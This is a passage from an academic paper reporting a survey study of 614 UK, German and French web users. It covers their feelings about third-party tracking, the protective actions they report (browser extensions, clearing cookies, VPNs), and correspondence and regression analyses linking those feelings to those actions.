Table 1: Participant Characteristics

Country	*N*	**Mean Age**	**Gender**		
			#F	#M	#N
United Kingdom	209	35.78	109	100	0
Germany	202	29.21	100	100	2
France	203	27.29	98	99	6
Education	*%*	**Ethnicity**	*%*	**Most Used Browsers**	*%*
High School/lower	26.1	white	86.6	IE	10.4
College	17.6	mixed	5.0	Chrome	72.3
Undergraduate	29.0	asian	4.1	Firefox	34.0
Masters	24.9	black	2.1	Safari	19.4
Phd	2.2	other	2.1	Opera	5.7
				Brave	9.4
				Other	6.7

Table 1 provides a summary of the demographic details. The table also lists the most used browsers, where 'other' included mentions of DuckDuckGo, Tor, Microsoft Edge, Chromium or Vivaldi.

4.2 Procedure

We ran the study as an online survey during 2020. Participants were first presented with (1) a consent form (as described in Section 4.3 below), (2) followed with a demographics questionnaire, (3) elicitation of their feelings with respect to tracking online, and (4) their own protective actions. The survey was proof-read by the authors, and 3 of their acquaintances who are not experts in the topic. In addition, the survey was piloted on Prolific Academic across the three countries, where we invited 9 pilot participants, with 95% approval rate, to comment on the survey, thereby facilitating enhancements.

The first page of the survey gave information about the study, letting participants know that the study was anonymous, that participation was voluntary, and explicitly asked for opt-in consent for participation.

Next, we describe the feelings and protective actions elicitation, as well as provide the questions verbatim. These were set as open-ended questions with participants responding in free-form text. ***Feelings:*** To bring participants' own experience and feelings about tracking to the fore, we used a method similar to a mood induction protocol [74] to elicit feelings about an issue. We first asked participants to write about their understanding of third-party tracking as a way of inducing their mental picture of third-party tracking. We then asked them to express their feelings about third-party tracking on the web in their words, in writing. The two questions were set as: (1) "*In your own words, write about your own understanding of third-party tracking on the web. In particular, what does third-party tracking mean?"* followed with (2) "*How do you feel with regards to third-party tracking on the web. Please name emotions and/or perceptions if relevant. With regards to third-party tracking, I feel ...* ". Note that we focus

on feeling tones, rather than traditional measures of emotions or affect [73], because we aim to investigate the mood or feeling associated with the particular experience (or stimulus) of tracking (inline with APA dictionary's definition of feeling/affective tone [3]).

Protective Actions: We followed with a question to elicit participants' tracking protection actions, where we asked them to name the actions they employ. In particular, we asked "*What actions have you taken to protect yourself from tracking (including third-party tracking), as you browse the web?*".

After data collection, incomplete attempts at the survey, making up 16 participants, were removed leaving us with $N = 614$ participants. We then progressed into qualitative analysis of the free-form responses to the feelings and actions questions. We provide description of this analysis, including the creation of a codebook, in Section 5. We used these codes to report on feeling tones and actions, across gender and country, as well as within the quantitative analyses that follow. We summarise the study design in Figure 1.




Figure 1: Study design

4.3 Ethics

We obtained full approval from Newcastle University's Ethics Committee before the research commenced. We also sought participants' opt-in consent for data collection prior to their responding to the questionnaire. In addition to having undergone independent ethical review, we designed our user studies to address pillars of responsible research in computer science [6]. Participation in the study was voluntary and anonymous and our participants could drop out of it at any stage.

4.4 Limitations

We discuss the limitations of the study design as follows.

We queried protective actions in participants' own words, which assumes at least a minimum awareness and understanding of the actions they employ, rather than providing a predefined list of privacy technologies for participants to choose from. However, we specifically queried participants on protective actions and did not capture other behaviours that they may employ for emotional coping, as described in Section 2.3.

The study relies mainly on self-reports, which is a widely used and valuable form of eliciting user responses in privacy and security user studies. While self-report can be argued to induce bias, previous research has also found that self-report insights can translate to real-world settings [56]. In addition, free-form responses provide a rich view of users' own experience.

By choosing to position the demographics questionnaire at the beginning of the survey, the study may have been affected by 'stereotype threats' [30]. We would therefore opt for a different placement of demographic questions in the future.

Although the study was piloted across the countries, it was written in English, and therefore has minor limitations on who can take the survey. Future studies targeting different nationals across countries may consider using their first language.

Because the number of non-binary participants was only 8, our gender comparisons and statistical analyses focus on women versus men. We hope to target a more diverse sample in future research. In addition, while other user characteristics (such as skills) may affect experience and protective actions, we focused and balanced our sample on gender and country demographics. A future study may compare the influence of a further list of user characteristics. Furthermore, although having a relatively large-scale qualitative grounding, the study was directed at the UK and European countries, thereby limiting generalisability to other national cultures.

5 Qualitative Coding

In this section, we describe our process of extracting participants' feeling tones and actions from their responses.

5.1 Feeling Tones

Identification of Themes & Codebook Creation. We looked into participants' free-form text responses.We used a conventional line-by-line coding method (as previously employed in user-centric privacy research [20]), where we read each response and identified specific themes. We know from previous research that individuals find tracking to be worrisome (scary [71]), embarassing [1], have mixed feelings about tracking [12,45,72] or are okay with tracking [44,71]. We therefore sought to identify whether participants were in general, (1) okay or do not care about tracking, (2) not-okay or feel negatively (3) sometimes okay, sometimes not-okay or okay under certain conditions. We further looked into the emotions and/or reasoning expressed by participants, and also identified 'other' themes that were not categorised in the three categories. We note that while some participants only expressed how they felt about tracking, most participants provided a reasoning in association to their feelings. We detail these in the results Section 6.1. We summarise the feeling tones according to their categories, as well as the % participant responses that express them, in Table 2. We also provide the whole codebook with example words in Appendix A in Table 5.

Coder Reliability. One researcher created the codebook, which was then provided to a second researcher along with

Table 2: Categories and Example Tones (N=614)

Tone Category	Feeling Tone	% Participants
Generally not okay (Negative)	Not_Okay	4.6
	Boundary_loss	17.8
	Unfair	8.6
	Annoyance	12.5
	Anxiety	12.4
	Discomfort	9.1
	Distrust	3.9
Sometimes okay, sometimes not okay	Ambivalent	7.7
	Okay_if	2.9
	Okay_ protected	2.3
Generally okay / indifferent	Okay	4.7
	Indifferent	2.9
	Necessity	0.7
	None	1.6
Other	Should_regulate	2.9
	Not_aware	5.4

a sample of responses. The codebook was iteratively refined, after which two researchers coded the whole set of responses. We computed 95% agreement between coders as well as Cohen k of .820, $p < .001$, suggesting substantial agreement in applying the codebook.

5.2 Protective Actions

We used a line-by-line coding to extract words such as 'browser option', 'extension' or specific names for privacy-enhancing technology (PET) such as 'Ublock', and categorised these into tracking protection methods. Because the coding involved simply identifying specific words relating to tracking protection, it was conducted by one researcher only. Participants also mentioned strategies that we grouped under '**other**'. These included actions such as 'checking social media settings or avoiding public Wi-Fi. We describe these in Section 6.2. We summarise the protective actions by % participants naming them in Table 3. Note that some participants named more than one protective action.

Table 3: Protective Actions (N=614)

Actions	% Participants
extension	27.7
clear cookies	16.6
private browsing	13.5
VPN	11.1
builtin browser setting	9.6
clear browser history	3.3
anti-malware, -virus	2.6
safe website	2.1
other	8.0
No Action	34.7

6 Results

We report our qualitative and quantitative findings. We note that for gender-based comparisons, to aid statistical reporting, we focus on male versus women only, as only 8 out of 614 participants self-reported as non-binary.

6.1 Feelings about Third-Party Tracking

We investigate RQ1, that is "How do individuals feel with regards to third-party tracking?", given their gender and country differences. We summarised the feeling tones extracted from participants' responses and their categories in Table 2. In the following subsections, we (1) provide the % of participants expressing the feelings in each category, across gender and country and then we (2) describe the extracted feeling tones, while providing example responses from participants. In the example responses, we refer to UK participants as UK#, German participants as GE# and French participants as FR#.

6.1.1 Generally Not Okay (Negative Feelings)

Participants' whose feeling tones were in congruence with not being okay with third-party tracking (referred to as TPT in the results section) either just said so, named (their concern with respect to) the threats of TPT (such as invaded privacy or self/boundary loss, unfair practice by others) or went further to describe their emotional response as a result of TPT (such as anger, anxiety, distrust or discomfort).

Figure 2 summarises the feelings tones categorised under generally not okay or negative feelings. We notice patterns across gender and country, for example that (1) more women expressed negative feelings in all countries; (2) less UK participants expressed negative feelings compared to Germany and France, across both gender; and (3) slightly more men expressed the mix of feelings till 'annoyance', but more women expressed 'anxiety, discomfort, distrust' (combined).

Not Okay: 4.6% of participants said they were not okay with TPT, such as by saying that they did not feel good about TPT (without mentioning particular emotions), or clearly stating that they do not like or want TPT and are against TPT. Example responses include: GE179 "***I do not feel very good about it**, because I don't know where my data will end up*", UK20 "***I don't like it** and I don't like other companies having my information*", FR116 "*If they're what i think they are, then **i really don't like this business model** [sic]*", UK114 "***I dislike that you have to actively log out of offering this access to third parties**...*", FR113 "***opposed***", UK164 "***I am strongly against** unannounced third party tracking...*", and FR128 "***I would rather not be tracked at all***".

Boundary loss and invasion: 17.8% participants described feeling an invasion or violation with regards to their online privacy, such as expressed by UK36, "*That it is an **invasion of your personal details** and that keeping it to just*




Figure 2: *Negative* feelings expressed across gender & countries (the x-axis shows % in each gender-country group with n=100 approx.) *See text for description of noticeable patterns, such as more women feel negatively & less UK participants feel negatively.*

those companies that you choose to deal with would be ideal but you know that info will probably end up being passed on...", by UK85 "*this is a* ***violation of privacy and of freedom***", or UK90 "*An invasion of privacy, masqueraded by third party/flimsy data protection rules*".

This feeling tone also included participants who went further to express how they felt with regards to the loss of boundaries, in particular noting the consequences to their personal sphere or sense of self, such as expressed by GE1 "*With regards to third-party tracking, I feel* ***exposed*** *to the web*", UK68 "*slightly out in the open*", UK51 "*I feel* ***violated*** *and as though my privacy and security is not respected*". GE25 "***unsecure*** *since I value my privacy. I don't want third partys [sic] to get access to any of my personal information*, GE27 "*exposed,* ***exploited***", GE66 "***unsafe****, spied on*", GE134 "*I feel like my every move is being* ***monitored***", and UK115 "*I don't like the idea of being* ***stalked*** *online, however that may be*".

Additionally, some participants from Germany and France used even stronger wordings to describe feeling deeply invaded as a person, or dis-humanised, such as GE7 "*unsafe. I feel* ***naked.*** *'transparent human' we call that in German [sic]. I feel like nothing is private anymore, even if I seek the anonymity of the internet for a reason*", FR4 "*I feel* ***raped****, robbed, angry*", FR143 "*I feel this is very* ***intrusive*** *and it is not very moral*", FR82 "*vulnerable*", GE135 "*Unsafe and somewhat* ***inhuman****, it feels like I'm treated as just another customer for product XY*", GE139 "*exploited, unsafe,* ***like an object***".

Unfair practices: 8.6% of the participants focused on the methods practised by websites or companies that result in unfair or helpless situations such as expressed by UK1 "*there should be less third party tracking because sometimes* ***it is not you making a decision****, it is the adverts telling you to make a certain decision*", UK3 "*baddies, trying to* ***steal my info for their own illicit purposes***", UK8 "***betrayed*** *by the companies that sell my data*", UK25 "*... it feels a little* ***dishonest/sneaky***", GE46 "*surveilled and powerless. I have* ***no opportunity to disagree*** *to the tracking except not using the website...*", GE55 "***fucked because they can do whatever they want*** *and nobody stops them*", GE109 "*..****that I do not have privacy on the internet that I want*** *or that I am supposed to believe I have. I do not want companies to track my activities on the internet or sell my data but I need to agree to do so in order to use some services on the net*", or FR4 "*...Feel like we are* ***trapped***".

When participants went beyond expressing privacy/self invasion or unfair practices to name their emotional response to their dismay with TPT, we coded these under the specific emotion named, such as annoyance, anxiety, discomfort or distrust.

Annoyance: 12.5% participants named feeling tones traditionally categorised under anger-related emotions [73], such as annoyance, irritation, disgust or exasperation. These were expressed as emotional response to unfair practices, privacy invasion, lack of transparency, due to the presence of ads, or because something better should be offered. Example responses include: UK10 "***irritated****, unsecure, harassed,* ***annoyed, not happy*** *for them using my information without permission*", UK64 "***annoyed by it, that I'm being spied on***", GE50 "*Bothered, annoyed, stalked, disrespected*", GE44 "*Mostly I feel that third-party cookies are* ***annoying and not nearly transparent enough****, even if you're notified of them once you visit a website*", or GE20 "*that it tends to get annoying. once you search something out of curiosity your ads might be spammed with this very product that you in reality dont [sic] have the biggest interest in*".

Anxiety: 12.4% participants named feeling tones associated with anxiety, using words such as scary, worry, anxious, cautious, creepy or spooky. These were expressed as emotional response to the amount of information about someone that can be left online, the 'not knowing' about what TPT exactly is, how it happens, who accesses personal data and how to protect, and also when signs of tracking are noticed online. Example responses include: UK18 "*That it is a* ***pretty scary thing*** *seeing how much of yourself you leave on the Internet...*", UK41 "***Worried*** *that a third party that I don't know about is accessing my information*", UK53 "*It's pretty*

relevant in modern society with the increase in technology use, it's ***frightening*** *to not know enough about it to fully protect myself*", UK79 "*It would make me feel* ***cautious*** *about what information I am sharing online*", UK107 "*It sometimes* ***creeps me out*** *when I browse the internet for say make-up products and then the same webistes [sic] I visit appear in adverts on my Twitter feed...*", UK112 "*definitly [sic] makes me a bit nervous and a bit creepy almost like my phone is always listening to me*", or UK142 "*...it is a bit* ***spooky*** *to find links to things that you have been searching for and I do not like it at all*".

Discomfort: 9.1% participants reported feeling discomfort as a result of privacy loss or the lack of choice, not feeling at ease as they are not fully aware of the impact, and uncomfortable at the signs (by ads) that they are tracked. Participants used words such as uncomfortable, unsettled, overwhelmed, unpleasant, uneasy or disturbed. Example responses include: UK28 "***not comfortable****, i feel them to be intrusive. [sic] We don't have a choice, if we want to use a site ...*", GE23 "***Uneasy****, I don't want to have Facebook tracking me on pages other than their own*", UK67 "***unsettled by it*** *as I don't know who the third party is or what they are doing with my data*", and FR84 "*I feel* ***rather uncomfortable*** *when I come across ads that are clearly oriented towards content that I've already searched for on the web*".

Distrust: 3.9% participants expressed a lack of trust in websites or companies online, thereby expressing suspicion, wariness, or lack of trust. Example responses include: GE81 "*I feel it is a very* ***unknown and suspicious business****. Since you mostly agree via one click on a page long agreement that you haven't read carefully which results in unknow [sic] persons and institutions using your information*", FR32 "*I feel really suspicious, I do not rely on cookies and block them as possible as I can*", FR54 "***distrustful****, attentive, but non-paranoid*", and FR115 "*I am* ***wary about being tracked online****. I don't feel safe, I feel like I'm being exploited for my information*".

6.1.2 Sometimes Okay, Sometimes Not Okay

A group of participants were either sometimes okay and sometimes not-okay (ambivalent) or okay under certain conditions (okay_if) or okay because they were already protected (okay_protected). We visualise the differences between gender and country in Figure 3 and notice the following patterns: (1) more men than women expressed 'ambivalence' or combined 'ambivalence, okay_if, okay_protected' feelings in all countries; and (2) more UK participants expressed ambivalence compared to Germany and France, across both gender.

Ambivalent: 7.7% participants expressed that TPT can be both positive and negative. Example responses include: UK6 "***It can be okay sometimes but it's a bit bad that it can happen***", UK24 "*Pritty brutal [sic], but its the only way people make money on the web with ads anymore, with old*




Figure 3: *ambivalent* or okay under certain conditions feelings (the x-axis shows % in each gender-country group with n=100 approx.)

people clicking the ads", UK58 "*A little intruded on but accept its a part of how the internet works*", GE26 "*exited [sic] at having an application that knows my desires better than i do, and a little scared at the exact same point*, and GE97 "*Ambivalent because it enables more free services, but can also be intrusive on privacy*".

Okay, if: Another 2.9% of participants expressed that they would be okay with TPT under certain conditions, such as personal data being used only to provide ads. Example responses include: UK13 "*...I don't mind seeing ads that are relevant to me and as long as the third party is not using the data in a harmful way then I don't mind*", GE35 "*Okay about collection of user data for advertising purposes as long as it is purely commercial and not political*", or UK23 "*It's ok as long as its not intrusive and no data is kept*".

Okay, protected: 2.3% participants expressed being okay with TPT because they took protective actions. Example responses include: FR177 "*I do not care because I use and adblocker [sic]*", GE64 "*relaxed because I block the most of it using DNS based blocking and adblockers*", and FR52 "*I use brave [sic] for this very reason but i know that sometimes you can access some website due to them blocking you if you don't accept the tracking*".

6.1.3 Okay or Indifference

A group of participants were okay with TPT, were indifferent, thought TPT was a necessity, or said that they felt nothing. We visualise the participant breakdown across gender and country in Figure 4 and notice that (1) slightly more women than men said that they had no feelings across all countries; and (2) more men were okay or indifferent, except for Germany.

Okay: 4.7% of participants said they were okay with TPT, in particular expressing that TPT was alright, or expressed positive feelings such as being content and comfortable with TPT, or focused on the advantages of TPT such as personalised ads, and a lack of concern. Example responses include: FR10 "*I understand that third party tracking is a part of what makes a lot of content on the internet free.* ***I feel ok with it***", UK2 "***I feel its alright i have no bad feelings towards***




Figure 4: *okay or indifferent* feelings (the x-axis shows % in each gender-country group with n=100 approx.)

it", GE13 "***okay with it since it's only my online behavious that is being obersevd*** *[sic]. In addition most of the data collected is used for machine learning and not reviewed by actual humans*", UK5 "*I don't mind it*", FR88 "***comfortable**, I have no problem with that*", GE130 "*I sometimes like advertisments that* ***carter to my taste***", GE16 "***used too**, i think the web knows so much from me, i have nothing to hide, ok they can get this data too*", or GE93 "***not really concerned**, since those data might be valuable for marketing, but don't effect me personally in any way*".

Indifferent, necessity, none: 2.9% of participants said they were **indifferent** to TPT, such as by expressing indifference or not caring such as FR64 "*I feel a bit indifferent to be honest*", UK45 "*Not bothered*", GE90 "*Although it may be morally debatable, nobody really seems to care about it*", GE131 "*With regards to third-party tracking, I feel like i couldn't care less, honestly*". 0.7% participants spoke of the **necessity** of tracking online and of their acceptance of it, such as UK49 '*That it is just a necessary part of being online these days*", UK119 '*The amount of information out there is way too much to understand for a generic user. I accept that using the internet entails such addition to it*". 1.6% participants said that they felt nothing, such as UK65 '*Have no feelings*", GE124 '*no particular positive or negative emotion*", FR42 '*I don't feel any particular way about it*".

6.1.4 Other

Another group of responses did not point to emotional evaluation of TPT. Instead they called for regulation or said they were not aware of TPT. We grouped them under 'other'.

Call for Regulation: Although the GDPR makes provision for tracking protection, 2.9% of participants felt a need for (stronger) regulation, for completely banning TPT, or for particular legal coverage (such as opt-in only or more transparency). These responses show Internet users' un-awareness vis-à-vis the GDPR's coverage or their dis-satisfaction that the existing regulation do not do enough for privacy. Example responses included: FR43 "*I think it's a good idea but* ***it has to be regulated***", GE196 "*very dissatisfied.* ***Should be forbidden!*** *[sic]*", UK194 "*It* ***should be illegal**. I don't see how it can even be legal in the first place*, UK123 "*It is impossible to avoid as they cookies [sic] on the on every website which all communicate with each other this* ***should be banned***, GE103 "*Like it* ***should be opt-in only***", FR40 "*that it* ***should be made transparent*** *who can track us and for what reason, with an opt out*", and UK66 "*I think it is irresponsible and people* ***should be made aware very clearly*** *that they are being tracked, and can be damaging to people's mental health*".

Not aware: About 5.4% of participants said they were not aware of TPT or were confused by it, including UK48 '*No idea What this is [sic] I don't really take any interest in being safe on the Internet I mean I probably should but I don't*", or UK77 '*I don't know enough about this*".

6.2 Protective Actions Named by Participants

We investigate RQ2, that is "What tracking protective actions do individuals employ online?", given their gender and country differences. From the free-form text entered by participants (in responding to the questionnaire detailed in Section 4.2), we identified all mentions of PETs or other protection strategies.

We summarise the % participants naming each protective action, across gender and country in Figure 5. The noticeable patterns are that: (1) more women report to take no protective action (coded as 'none') in all countries; (2) more UK participants report to take no action compared to those from Germany and France, across both gender; and (3) the use of browser extension (coded as 'extension') is the most named action for men across all countries, whereas UK and German women prefer clearing/rejecting cookies (coded as 'clear_cookies').

34.7% responses were categorised as '**none**' as participants wrote 'none' or responded with text such as UK7 *"I'm not aware of how I can protect myself (I haven't knowingly allowed it)"*, or from GE48 *"nothing although i dont like Companys [sic] having so much data about me its really not that bothering to me so i just keep on using the internet as before"*.

65.3% of participants named at least one protection method. We list the type of protective method and provide example responses. For **extension to browser**: responses included FR93 *"I have installed Ublock Origin and added personalized precautions, and also Privacy Badger. Firefox also helps you with the cookies, fingerprint blocking,..."*. For **reject, limit or delete cookies**: UK144 responded *"None in particular other than declining the installation of cookies when they are mentioned."* or UK114 *"I always opt out of marketing requests and clear cookies"* or FR138 *"not much. I delete the cookies often, but that's it."* For **private browsing/browser**: FR61 responded *"Private browsing or onion routine (tor)"* and UK92 *"i use brave browser and ..."*. For **VPN (Virtual Private Net-**




Figure 5: Reported *actions* across gender & countries (x-axis shows % in each gender-country group with n=100 approx.) *Note:* The first (red) portion of the bars refer to 'none', that is the % of participants not taking protective actions.

work): responses included FR92 *"I have a vpn, and when a website asks for my identity..."*. For **builtin browser options**: responses included GE78 *"My browser (firefox) blocks most third-party tracking scripts"*. We note that this protective method category refers to mainstream browser options rather than browsers built for privacy as in the 'private browsing/browser category'. For **anti -malware, -virus**: responses included UK3 *"antimalware in my antivirus software and also keeping everything updated [sic]"*. For **Clear browser history**: FR15 responded *"Every day I delete my browser history, all of it..."*. For **Safe website:** UK87 responded *"not visited web pages that have come up as suspicious"*.

Participants also mentioned strategies that we grouped under '**other**'. These included actions such as: *"I do not add my locations to social networking sites"* (UK79), *"I try to avoid public wifi unless absolutely necessary"* (FR148), *"avoid giving personal information, avoid social networks..."* (FR96) and *"I mostly use my work laptop and rely on it to have a good security software"* (GE174).

6.3 Association of Feelings with Protective Actions

We investigate RQ3, that is "How are individuals' feelings about third-party tracking associated with their protective actions?" We answer this RQ in two steps: first we provide an overall descriptive view of all the feeling tones together with the proportion of participants naming the different actions for each feeling tone, in Figure 6. Second we investigate the statistical association between feelings tones and protective actions via a multivariate analysis, producing a spatial map in Figure 7. We note that in contrast to the spatial map (in Figure 7) that plots the strength of association between feelings' action profiles and actions' feelings profiles, Figure 6 provides a descriptive view of the raw data.

Overall View: Figure 6 shows that for all expressed feeling tones, some participants responded to take no protective action, under 'none'. However, 'none' accounts for a high proportion of action types for feelings in the 'okay/indifferent' categories (while also noting the smaller number of participants naming these feelings).

Multivariate Analysis: We conduct a multivariate analysis of our dataset via a Correspondence Analysis (CA) [28], to investigate and visualise the relationship between expressed feelings and their protective action profiles. Our dataset is a contingency table of 16 rows (feelings expressed with regards to TPT) and 10 columns (protective actions named). In the following paragraphs, we report on the CA and results via the following steps (1) we compute the CA, (2) we visualise the spatial plot, and (3) we interpret the dimensions.

First, we compute the CA. We find a significant association between the row and column variables with $\chi^2 = 165.634$, $p = .037$, and the first dimension accounts for 44.58% of the variance in the data while the second dimension accounts for 17.36%. Together these two dimensions account for 61.94% of variability.

Second, we visualise the results via a spatial map, as provided in Figure 7. The spatial map shows the row and column profiles simultaneously in common space, where the proximity of the points demonstrates their similarity. For example, expressed feelings (blue points) that are closer together show more similar protective action profiles compared to those that are further apart.

Third, we interpret the dimension 1 (the x-axis, Dim1) in Figure 7 as it intuitively shows a spectrum of feeling tones, and note that we do not notice a pattern for dimension 2. Dim1 flows from the left with 'no feeling' (indifferent, none, not aware), to 'being okay/mild feelings' (okay, ambivalent, okay if, discomfort), to 'strong emotional response' with regards to TPT (not okay, annoyance, anxiety). The spatial map is intuitive in showing that the 'no feeling' end of Dim1 (negative end of x-axis) is more closely associated with no protective action (none in red) and furthest to protective actions (such as using clearing cookies, using an extension or builtin browser options). This corresponds to Figure 6 where the 'indifferent', 'none' and 'not aware' tones have highest proportions of no protective actions. In comparison, the 'mild feeling' section of Dim1 is closer to, and the 'strong emotional re-




Figure 6: Overall view of feelings and actions, with x-axis showing the proportion of participants naming the different actions for each feeling tone. The y-axis shows feeling tones from *not_okay* to *distrust* that correspond to the *generally not okay/negative* category, tones from *ambivalence* to *okay_protected* corresponding to the *sometimes okay, sometimes not okay* category, tones from *okay* to *none* referring to the *generally okay/indifferent* category and *should_regulate* and *not_aware* for the *other* category.

sponse' end (positive end of x-axis) is most closely associated with, employing these protective actions. To summarise, (1) the feelings of being indifferent to TPT, having no feeling, being not aware of TPT, or viewing TPT as a necessity are furthest from action points; (2) feeling okay under certain conditions (okay, okay if, ambivalent) are nearer to action points; whereas (3) annoyance, anxiety emotional responses, as well as not okay, okay because one uses protection, call for regulation and feeling of boundary loss are nearest to protective action points.

6.4 How Feelings Predict Protective Actions

We investigate RQ4, that is "How do individuals' feelings about third-party tracking predict whether they take protective actions or not, given their gender and country differences?" We compute a mixed-effect binomial logistic regression with random intercept, with dependent variable 'taking protective action' versus 'not taking protective action' (as elicited from participant self-reports), and predictors gender, country and emotions. The model is constructed as follows: $action \sim (1|Participant) + Gender + Country + FeelingTones$. Feeling tones refer to the list of coded tones, except 'not_aware' which does not indicate any feeling. We test the model with all tones versus with only negative tones, and find that the model with only negative tones has a better quality than the one with all tones, as shown by its lower Akaike's Information Criteria (AIC) and Bayesian Information Criteria (BIC). We therefore present the model $action \sim (1|Participant) + Gender + Country + NegativeFeelingTones$. This model performs significantly better than an intercept-only baseline model with

Table 4: Binomial logistic regression for taking protective actions versus not.

	Est.	OR	95% CI	p-value
(Intercept)	-0.71	0.49	[0.32 - 0.75	.001***
men (vs women)	0.72	2.05	[1.43 - 2.95]	<.001***
Germany (vs UK)	0.60	1.83	[1.19 - 2.81]	.006**
France (vs UK)	0.58	1.78	[1.16 - 2.74]	.008**
not_okay: true (vs false)	1.19	3.28	[1.30 - 8.27]	.012*
boundary_loss: true (vs false)	0.93	2.53	[1.49 - 4.30]	.001***
unfair: true (vs false)	0.60	1.83	[0.95 - 3.50]	.070
annoyance: true (vs false)	1.35	3.84	[2.00 - 7.37]	<.001***
anxiety: true (vs false)	1.31	3.72	[1.98 - 6.99]	<.001***
discomfort: true (vs false)	0.41	1.50	[0.80 - 2.81]	.206
distrust: true (vs false)	0.73	2.08	[0.82 - 5.26]	.121

Note: Significance codes of '$***$'.001, '$**$'.01, '$*$'.05

